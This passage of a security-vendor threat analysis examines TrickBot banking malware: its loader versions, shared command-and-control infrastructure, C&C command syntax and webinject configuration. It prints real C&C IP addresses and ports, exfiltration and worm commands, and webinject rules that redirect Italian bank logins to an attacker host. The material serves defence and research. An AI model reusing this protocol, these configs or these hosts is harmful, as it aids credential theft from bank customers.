</mcconf>
```

Image 15: TrickBot loader configuration

We looked at loader version numbers and their compilation dates, then plotted version 1058 to version 1088 with their corresponding compilation dates. It seems that two different versions are maintained at a time:




Image 16: TrickBot loader version and compilation date timeline

It may seem that each version represents two botnets that are run independently, but according to our data, the C&C infrastructure is shared by all versions. More than 1,400 C&C IPs extracted from the TrickBot configuration were used to draw a relationship map with loader versions.

Unlike Emotet, which uses a separate first layer C&C infrastructure for different epochs, we observed no such organization in TrickBot. It shares its first layer infrastructure between all levels, global site tags (gtags), and versions.




Image 17: TrickBot loader version relationships with C&C IPs

Similarly, almost all gtags in configs also share the same infrastructure or proxy infrastructure.




Image 18: TrickBot gtag relation with C&C IPs

With the exception of gtag *mill* (*20mill*), all others share C&C infrastructure.

```

<mcconf>
  <ver>1000494</ver>
  <gtag>20mill</gtag>
  <servs>
    <srv>185.65.202.77:443</srv>
    <srv>36.89.88.111:449</srv>
    <srv>43.252.145.234:449</srv>
  </servs>
  <autorun>
    <module name="pwgrab"/>
  </autorun>
</mcconf>

```

Image 19: Configuration file extracted from MD5: 598bc23fc38b4712289ff5488bce2f1c containing "20mill" gtag

C&C infrastructure is shared between different levels of TrickBot infection, such as between loaders and modules (handling bots, modules, and webinjects).




Image 20: Different type of configuration relationships with IPs

Communication

TrickBot communicates with C&C servers using GET requests and always uses numeric IP addresses as C&C addresses; its port numbers are usually 443, 449, or 499. The communication always happens over SSL/TLS, but the port can be any of the ports used by TrickBot. The TrickBot loader supports various commands that it uses to communicate with the C&C servers.

Its C&C request pattern is:

{server-ip:port}/{gtag}/{client_id}/{Command}

Some of its interesting commands include:

- /0/ - initial contact format e.g /0/{os name}/{version}/{public ip}/{64 hex char}/{base64}
- /1/ - keep alive, wait for command
- /5/{name} - download module or injects e.g /5/injectDll64/, /5/dinj/
- /10/ Log module/command execution has started e.g. /10/62/972991/1/
- /14/ - profiling information or important feedback e.g /14/user/{username}/0/
- /23/{config_version} - Update base config

- /25/ - update bot e.g /25/M2vzSeNWHXZ2SZI8HNKwD/
- /60/ - post traffic captured by injectDll
- /63/ - issue command to component (x) e.g /63/injectDll/sTart/U3VjY2VzZcw==// ('Success') /1/
- /64/ - issue command to ETERNALBLUE component (wormdll) e.g /64/wormDll/InfectMachine/infect/
- /send/ - used by mailsearcher component to POST exfil email addresses

Its webinject config looks like this:

```

<igroup>
  <dinj>
    <lm>*/rcrd/1547738007155673* </lm>
    <hl>https://198.23.252.138:446/response/rcrd.php?s=1547738007155673 </hl>
    <pri>100 </pri>
    <sq>2 </sq>
  </dinj>
  <dinj>
    <lm>*/iytdr56ygc567ygtyhgyuki654efgh/* </lm>
    <hl>https://198.23.252.138:446/response.php?s=1547738007155673&id=pTCpS2vUujsK8z3zXJ0L </hl>
    <pri>100 </pri>
    <sq>2 </sq>
  </dinj>
</igroup>
<igroup>
  <dinj>
    <lm>*/rcrd/1584097681876834* </lm>
    <hl>https://198.23.252.138:446/response/rcrd.php?s=1584097681876834 </hl>
    <pri>100 </pri>
    <sq>2 </sq>
  </dinj>
  <dinj>
    <lm>https://digital.mps.it/pri/login/* </lm>
    <hl>https://198.23.252.138:446/response.php?s=1584097681876834&id=qV07FmnWdv3CqLwU53XE </hl>
    <pri>100 </pri>
    <sq>2 </sq>
    <require_header>
      *text/html*
    </require_header>
  </dinj>
  <dinj>
    <lm>*/icb.mps.it* </lm>
    <hl>https://198.23.252.138:446/response.php?s=1584097681876834&id=d4wYKmoNAL4jbXsWnwNP </hl>
    <pri>100 </pri>
    <sq>2 </sq>
    <require_header>
      *text/html*
    </require_header>
  </dinj>
  <dinj>
    <lm>*/poste.it* </lm>
    <hl>https://198.23.252.138:446/response.php?s=1584097681876834&id=06D4aGfNwIXDT50fEo9d </hl>
    <pri>100 </pri>
    <sq>2 </sq>
    <require_header>

```

Image 21: Trickbot webinject configuration

Recently, around the second week-end of March, TrickBot added a few new banks from Italy to its target list, which includes:

cedacri.it	banking4you.it	www.credem.it	nowbanking.credit-agricole.it
inbank.it	friuladria.it	finacobank.com	youweb.bancobpm.it

csebo.it	carispezia.it	relaxbanking.it	www.intesasanpaolo.com
creval.it	cariparma.it	bpergroup.net	ibbweb.tecmarket.it
mps.it	unicredit.it	icbp.seceti.it	dbonline.italy.db.com
poste.it	ibk.nexi.it	banking.bnl.it	fideuramonline.it
gruppocarige.it	clienti.chebanca.it	scrigno.popso.it	qweb.quercia.com
ib.cbibanking.it	ubibanca.com	bancagenerali.it	paco.cabel.it

Conclusion

Threat actors like the developers of TrickBot are becoming more and more sophisticated. TrickBot recently introduced a new module called [rdpScanDll](#). And, most recently, TrickBot was observed using Android malware to bypass two-factor authentication in Germany. We have not seen the use of this app for other targets, but we don't expect it to be long until attackers begin to use it worldwide. The Zscaler ThreatLabZ team proactively tracks and ensures coverage to block downloaders, payloads, webinjects, and C&C activity from TrickBot and related malware. Because TrickBot's C&C communications occur over SSL, we strongly recommend the use of SSL inspection to detect and block TrickBot and similar threats.